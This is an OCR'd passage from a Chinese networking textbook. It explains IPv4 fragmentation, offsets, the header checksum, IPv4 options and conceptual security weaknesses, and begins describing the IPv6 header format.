


图 4.19　将一个 IP 包中载荷数据分为 3 段的举例

图 4.20 所示为图 4.19 中各分段的头部信息。注意，所有分段头部的标志字段是相同的 14 567，说明它们都是属于同一个 IP 包。除了最后一个分段外，其他分段的标记字段中的第 3 位“更多分段 M”被置 1，说明此分段不是最后一个。分段偏移量也标明在图中，等于该分段

的第一个字节在原始 IP 包中的序号除 8,图 4.20 中第 2 个分段又被再次分解为 800B(分段 2-1)和 600B(分段 2-2)两段,但是偏移量的计算都是基于原始 IP 包的数据字节号的。




图 4.20 传输中将 IPv4 包多次分段后需要改变各 IP 包头部中 3 个字段的值

此例中 1 个 IP 包在传输途中被分成 4 个 IP 包,如果各分段经过不同的路径和不同的先后次序到达目的端,目的主机可以用以下方法重新组装还原出原 IP 包。

第 1 个分段的偏移量字段是 0。

将第 1 个分段的长度除以 8,其值等于第 2 个分段的偏移量值。

将第 1 和第 2 个分段的总长度除以 8,其值等于第 3 个分段的偏移量值。

继续上述步骤,直到最后一个分段,它的“更多分段 M”比特的值为 0。

例 4-5 收到一个 IP 包,其中标记字段的 M 比特值为 0。能否判断此包是否第 1 个、最后 1 个或中间的分段?能否判断该包是否被分段?

答:如果 M 比特为 0,说明没有更多的后续分段,该分段是最后一个。然而,不能判定原始包是否被分段。一个未被分段的包也被看成是最后一个分段。

例 4-6 收到一个 IP 包,其中标记字段的 M 比特值为 1。能否判断此包是第 1 个、最后 1 个或中间的分段?能否判断该包是否被分段?

答:如果 M 比特为 1,说明至少后续还有一个分段。此分段可以是第 1 个或中间的分段,但不是最后一个。需要参考分段偏移量的数值才能确定它是第 1 个还是中间的分段。

例 4-7 收到一个 IP 包,其中分段偏移量值为 100,头部长度值为 5,总长度值为 100。它的数据的第 1 个字节和最后 1 个字节的序号是多少?

答:第一个字节的序号是 100×8=800。头部长度 5×4=20B。总长度为 100B,载荷数据长度=总长度-头部长度=80B。那么最后一个字节的序号为 879。

（3）校验和。

关于校验和的详细计算方法参看附录 B。首先将 IPv4 包的头部中的校验和置 0，再将头部数据按 16 比特长度分段，将所有的段相加，得到部分和，校验和就是部分和的补码，再将其填写入头部校验和的字段，然后发送。在接收端将收到的 IP 包同样分段相加，若得到的结果是 FFFF，则证明传输无错。

图 4.21 是用十六进制数累加计算 IPv4 头部校验和的一个例子，不含可选项的数据。发送端先将 IP 头部数据按 16 比特分段，共有 10 段相加，得到部分和，然后取部分和“744E”的补码得到校验和“8BB1”，将其取代校验和的初值发送出去。在接收端和路由器中将 IP 包头部的数据用同样的方法累加，如果计算结果是“FFFF”，则说明传输无误，否则该包有错，丢弃。对照图 4.15 的 IP 包格式，即可知道图 4.21 中各字段的含义。在图 5.4 中是采用二进制累加算法计算 UDP 校验和的另外一个实例。




图 4.21　IPv4 头部校验和的计算举例

（4）IPv4 头部的可选项。

IPv4 头部由两部分组成：长度固定为 20B 的部分，和长度可变（0～40B）的可选部分。可选部分对于 IP 包本身是不需要的，可用于网络测试和检错。要求 IPv4 的软件能够对可选部分进行处理。对可选部分的详细讨论超出了本书的范围，以下仅进行简单的介绍，参看图 4.22。




图 4.22　IPv4 头部中可选项的功能

无操作：长度 1B，用于插入各可选项中间。

操作结束：长度 1B，用于填充在可选项的尾部，也可看成是可选项的最后部分。

记录路由：用于记录该 IP 包所经过的互联网的路由器，最多可记录 9 个路由器的地址。可用于网络检测和管理目的。

严格的源路由：源主机用它给出该 IP 包必须经过的互联网的路径，这有几个目的：发送方根据所要求的服务类型选择一条路径，如要求最小延迟或最大吞吐量等。发送方也可由此选择一条认为是更安全或更可靠的路径，例如，发送方给该 IP 包选择一条路径，让它绕开那些业务竞争者的网络。

如果一个 IP 包中被定义了严格的源路由，必须要按列出的路由器传输，当经过的路由器没有在此列表中，路由器就将此数据报丢去，并向源端发送一个出错信息。如果该数据报到达了目的端，但是列表中的某些路由器未经过，它也要被丢弃，并发出一个出错信息。

不严格的源路由：它与严格的源路由类似，但是不严格执行。该数据报必须经过列表中的路由器，但也可以经过其他路由器。

时间戳：用于记录一个路由器处理该 IP 包的时间。时间是 GMT 格林尼治国际标准时间，从午夜开始，以毫秒为单位。用户和管理员可以根据路由器处理该 IP 包的时间来了解互联网的路由器的性能。由此估计 IP 包从一个路由器到另一个路由器的时间。

3. IPv4 包在网络传输中的安全性

IPv4 包头部中的源和目的 IP 地址等信息，以及载荷数据等都可以通过 Wireshark 从捕获的网络数据中直接读出，见图 4.15(b)所示的实例。因此在传输中存在一些安全问题，例如：

(1) 可以从网络数据的源和目的 IP 地址中了解通信双方的位置和网络结构等信息，黑客可以分析这些头部信息对目标网络进行“踩点”，为攻击做准备。

(2) 可以利用 IP 包头部中可选项的指定路由的方法，进行“源路由攻击”绕开防火墙等安防措施。

(3) 可以将 IP 包携带的恶意载荷数据进行多次微小分段，逃避病毒防火墙和入侵检测系统等对包中上层数据的安全检查，待进入目的主机后组装还原从事破坏活动，称为“微小分段攻击”。

(4) 黑客可以伪造发送包中的源 IP 地址，或经过多次 NAT 转换后，隐藏踪迹，躲避对信息源的追踪定位。

在互联网上传输时，若需将 IPv4 包的载荷数据加密，或将整个 IP 包加密，可采用互联网层的安全协议(IPSec)，详见第 11 章的介绍。

4.2.3 IPv6 互联网协议

当前互联网主要用的网络层协议是 IPv4，提供了互联网的主机对主机的通信。自从 20 世纪 70 年代开发出 IPv4 以来，通信技术有了很大的变化。由于以下这些 IPv4 的不足，使它难以适应互联网快速发展的需要：

(1) IPv4 互联网地址的短缺是一个长期的问题，子网分配技术、无类地址技术、NAT 等技术不能从根本解决问题。

(2) 互联网必须支持实时的音频和视频的传输。IPv4 不具备这些业务所需要的最小延迟和网络资源的预留等功能。

(3) 互联网必须支持某些应用所需要的数据加密和身份认证等功能。

为了解决这些问题，制定了新的互联网标准 IPv6 或称 IPng(互联网协议版本 6 或下一代 IP)。在 IPv6 中进行了大量的改进，对相关的协议(如 ICMP 等)也做了修改。其他的协

议，如 ARP、RARP 和 IGMP 等，进行了删除或包含在 ICMPv6 协议中。对 RIP 和 OSPF 等路由协议也进行了修改。通信专家们预测 IPv6 及其相关协议将要很快取代当前的 IPv4 协议。此部分先讨论 IPv6，然后介绍从 IPv4 向 IPv6 的过渡技术。

目前 IPv6 的推广应用较为缓慢，其原因是上述子网分配技术、无类地址技术、NAT 等技术的出现，暂时缓解了 IPv4 地址的紧缺状态。但是，随着移动 IP、IP 电话、网络安全等新业务领域的出现，IPv6 最终要取代 IPv4。

1. IPv6 协议的优点

（1）地址空间很大：IPv6 的地址为 128 位，比 IPv4 的 32 位地址空间增加了 2^{96} 个。

（2）较好的头部结构：IPv6 使用了新的头部结构，可选项从基本头部中分离出来，当需要时，将其插入到基本头部和上层数据之间。这样的简化加快了路由器的处理速度，因为大多数可选项并不需要由路由器进行检测。

（3）新的可选项：可以增加很多新的功能。

（4）可扩展性：当新的技术和应用需要的时候，IPv6 协议具有适应它们的可扩展性。

（5）支持网络资源分配：在 IPv6 中，服务类型字段被取消了，但是引入了“流标签”技术，使信源可以对包的传输处理提出特殊的要求。可以支持实时性的音频和视频等数据流。

（6）支持更好的安全性：IPv6 中可选的加密和认证技术提供了对包的保密和完整性保障。

2. IPv6 包的结构

图 4.23 是 IPv6 包的结构，由一个必需的基本头部和载荷构成。载荷又由两部分构成：可选的扩展头部和上层的数据。基本头部长 40B，包含 8 个字段，扩展头部和上层数据可携带多达 65 535B 的信息。




图 4.23　IPv6 数据报结构

（1）IPv6 的基本头部包含的字段

版本号（Version）：4 比特，对于 IPv6，其值为 6。

优先级（Priority）：4 比特，指定了发自同一台主机的各包之间的优先级。例如，出现网

络拥塞时要抛弃连续的两个包中的一个，那么优先级较低的包将被抛弃。IPv6 将网络数据流分为两类：受拥塞控制的和不受拥塞控制的。

流标签(Flow Label)：24 比特，指定了对一个数据流的特定处理方式。

载荷长度(Payload Length)：16 比特，标明了该 IP 数据报的除基本头部以外的长度。

下个头部(Next Header)：8 比特，指出了在此 IP 包中位于 IP 头部之后的下个头部的类型。下个头部可以是 IP 的可选择的扩展头部之一，也可以是封装在内部的上层协议(如 UDP 或 TCP)的头部。每个扩展头部都包含此字段。表 4.8 所示为下个头部的对应代码。IPv6 头部中的下个头部字段相当于 IPv4 头部中的上层协议字段。

表 4.8　IPv6 的下个头部字段的代码

代　　码	下 个 头 部	代　　码	下 个 头 部
0	跳对跳(hop by hop)选项	44	分段
2	ICMP	50	加密的安全载荷
6	TCP	51	认证
17	UDP	59	没有下个头部
43	源路由	60	目的选项

跳数限制(Hop Limit)：8 比特，它的作用与 IPv4 中的生存期相同。

源 IP 地址：128 比特(16B)，是该包的源主机的 IPv6 地址。

目的 IP 地址：128 比特(16B)，是该包的目的主机的 IPv6 地址。但是，如果使用了源路由，此字段包含的是下一个路由器的 IP 地址。

(2) 拥塞控制的数据流

